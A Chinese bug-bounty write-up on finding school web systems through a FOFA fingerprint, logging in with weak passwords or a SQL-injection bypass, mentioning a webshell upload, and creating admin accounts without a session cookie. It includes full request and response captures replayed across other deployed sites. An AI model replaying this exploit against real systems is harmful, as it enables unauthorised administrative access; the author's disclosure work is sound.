

查找目标

1. 从已知文库寻找目标：

目前常见文库： peiqi 文库（不需要邀请码），零组文库和白泽文库（需要邀请码）
此次选择 peiqi 文库：<http://wiki.peiqi.tech/>
由于我之前是挖 edusrc,所以我在打击目标的时候，都是找关于学校的 web 系统于是开始寻找目标：

1. 找 web 应用，然后查看关于学校应用的系统漏洞，并获取 fofa 关键词，自己再去进行漏洞挖掘（一般出现过的漏洞系统，肯定不止一个存在漏洞，每个人的思路不一样，所挖掘到的漏洞就不一样）





2. 对 fofa 关键词查看，自己通过已知漏洞去获取对自己有用的资源（比如任意漏洞下载我们就可以通过这个获取 web 系统的源码,下一步进行白盒审计,或者能前台 getsHELL 的，我们就可以通过命令执行或者写马去获取资源

body="DC_Login/QYSignUp"



3. 历史漏洞复现（找到能还原复现的站点，如果全部修复，就自己新挖掘该系统）
由于漏洞详细可以知道，在前台企业注册点可以得知，存在文件上传点：

然后开始文件上传获取 **webshell**（通过插件（wappalyzer）得知是 **asp** 马子）：



一、通过文库获取到脆弱系统，一般看见登录框常见两个操作：


1. 弱口令 admin/admin admin/123456 或者收集一个小字典(常见管理员账号和密码大约 1w 就行)

2. 万能密码 根据语言来选择 比如 asp: 'or 1 = 1 -- 具体绕过的自己分析
这是常见的两种方法: (弱口令 yyds)

案例: http://xxx.xx.xxx.xxx:8001/DC_Login/Index admin\admin
http://xxx.xxx.xxx.xxx:8989/DC_Login/Index admin\admin

当时测出大约有 15 个系统系统存在, 然后提交 edu 吃了点烂 rank。


3. 当进入系统后台后重点关注的功能点: **用户管理功能** (这个功能点几乎所有后台都会有的, 测试方法是添加管理员的时候删除 cookie, 如果成功, 则可能通杀该系统所有站点)



漏洞复现:

<http://xxx.xxx.xx.xx:8989/> 能弱口令进入的系统: admin\admin

1. 添加管理员处抓包, 然后发送包添加成功:



2. 删除 cookie 后尝试能否添加成功, 发现也可以添加成功:

1 x 2 x 3 x 4 x 5 x 6 x 7 x ...

发送(Send) 取消(Cancel) < >

请求(Request)

美化(Pretty) 原始(Raw) \n Actions

```
1 POST /DC_BASE_QXGL_User/SaveData HTTP/1.1
2 Host: :8989
3 Content-Length: 151
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 Content-Type: application/x-www-form-urlencoded
7 Origin: http:// :8989
8 Referer: http:// :8989/DC_BASE_QXGL_User/UserEdit?eid=ddd
9 Accept-Encoding: gzip, deflate
10 Accept-Language: zh-CN,zh;q=0.9
11 Connection: close
12 eid=ddd&fnDataStr=
13 {
14   "uid": "1", "utype": "0", "chah": "200", "uname": "test2", "psw": "admin123", "psw2": "admin123", "roleid": "2",
15   "rolename": ""
16 }
```

cookie已经被删除了
但是发送数据包
任然添加成功, 此时可以
猜测可以匿名添加账号

响应(Respons)

美化(Pretty) 原始(Raw) 响应内容(Render) \n Actions

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Length: 32
4 Content-Type: application/json; charset=utf-8
5 Server: Microsoft-IIS/7.5
6 X-AspNet-Version: 4.0.30319
7 X-AspNetMvc-Version: 2.0
8 X-Powered-By: ASP.NET
9 Date: Mon, 19 Jul 2021 04:58:26 GMT
10 Connection: close
11 {
12   "ok": true,
13   "msg": "处理成功"
14 }
```

返回查看:

<input type="checkbox"/>	序号	用户名	组别名称	用户类型	工号/学号	姓名	操作
<input type="checkbox"/>	106	adr	管理员	教职工	admin		编辑 配置权限
<input type="checkbox"/>	152	张8	管理员	教职工	66305		编辑 配置权限
<input type="checkbox"/>	158	ma	管理员	教职工	056	张	编辑 配置权限
<input type="checkbox"/>	159	sv	管理员	教职工	054	孙	编辑 配置权限
<input type="checkbox"/>	161	lyl	管理员	教职工	001	田	编辑 配置权限
<input type="checkbox"/>	167	tuar	管理员	教职工	456		编辑 配置权限
<input type="checkbox"/>	168	whd	管理员	教职工	888		编辑 配置权限
<input type="checkbox"/>	291	test	管理员	教职工	198		编辑 配置权限
<input type="checkbox"/>	292	test1	管理员	教职工	199		编辑 配置权限
<input type="checkbox"/>	293	test2	管理员	教职工	200		编辑 配置权限

显示从1到10, 总10条, 每页显示: 10

退出使用删除 cookie 后添加的账户, 看看能否正常登录: (成功登录)

fcmit.cc



fcmit.cc

在线 1 人 当前用户: test2

发现删除 cookie 后都可以，这样将不可以登录的站点，看看使用此数据包，是否可以成功登录：

案例站点：<http://xxx.xxx.xx.xx:8001/#>

将数据包中的 host 换为目标站点的 ip

POST /DC_BASE_QXGL_User/SaveData HTTP/1.1

Host: xxx.xxx.xx.xx:8989

Content-Length: 151

Accept: */*

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36

Content-Type: application/x-www-form-urlencoded

Origin:

Referer: /DC_BASE_QXGL_User/UserEdit?eid=add


Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9


Connection: close

```
eid=add&fmDataStr={"uid":"-1","utype":"0","ghxh":"200","uname":"test2","p  
sw":"admin123","psw2":"admin123","roleid":"2","rolename":"ç®å"}
```

将目标站点的 ip 写在数据包中的 host，然后 burp 修改目标，进行放包：



可以看见处理，在尝试登录：



Ok 通杀到手，补天通用给了 100 元，然后 edu 刷了 30rank 。